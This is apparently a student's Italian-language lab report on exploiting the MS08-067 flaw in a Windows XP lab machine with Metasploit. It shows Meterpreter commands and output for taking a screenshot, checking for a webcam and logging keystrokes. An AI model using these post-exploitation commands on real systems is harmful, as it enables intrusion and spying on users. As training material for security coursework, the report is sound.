W17D2

HACKING WINDOWS XP

La traccia

Traccia: Hacking MS08-067

Sulla base della teoria, viene richiesto alla studente di ottenere una sessione di Meterpreter sul target Windows XP sfruttando con Metasploit la vulnerabilità MS08-067.

Una volta ottenuta la sessione, lo studente dovrà:

- Recuperare uno screenshot tramite la sessione Meterpreter
- Individuare la presenza o meno di Webcam sulla macchina Windows XP


- Accedere a webcam/fare dump della tastiera/provare altro

Avvio msfconsole e preparazione attacco.

Avvio la console di metasploit e cerco moduli legati alla vulnerabilità in oggetto.

Avvio msfconsole e preparazione attacco.


Tramite le options vedo quali parametri settare per completare l'attacco, in questo caso la porta è già settata, manca l'ip della macchina attaccata.



Lancio attacco

Col comando ‘run’ lancio l’attacco e come prima cosa faccio uno screenshot di windows xp grazie a meterpreter.

```
meterpreter > screenshot
Screenshot saved to: /home/kali/pWLILWnK.jpeg
meterpreter >
```



Controllo delle webcam e della tastiera.

Usando meterpreter provo ad avere il controllo della webcam, non essendoci collegata nessuna webcam non posso rilevare nè foto né registrazioni.
Per quanto riguarda la tastiera ho «messo in registrazione» l'inserimento da tastiera e dopo ho scaricato il «dump» di quanto digitato come da immagini allegate.

```
meterpreter > webcam_list
[-] No webcams were found
meterpreter > webcam_snap
[-] Target does not have a webcam
meterpreter >
```

```
meterpreter > keyscan_stop
Stopping the keystroke sniffer ...
meterpreter > keyscan_start
Starting the keystroke sniffer  ...
meterpreter > keyscan_dump
Dumping captured keystrokes ...
<^H><MAIUSC (DESTRA)>Ciao windows xp

meterpreter >
```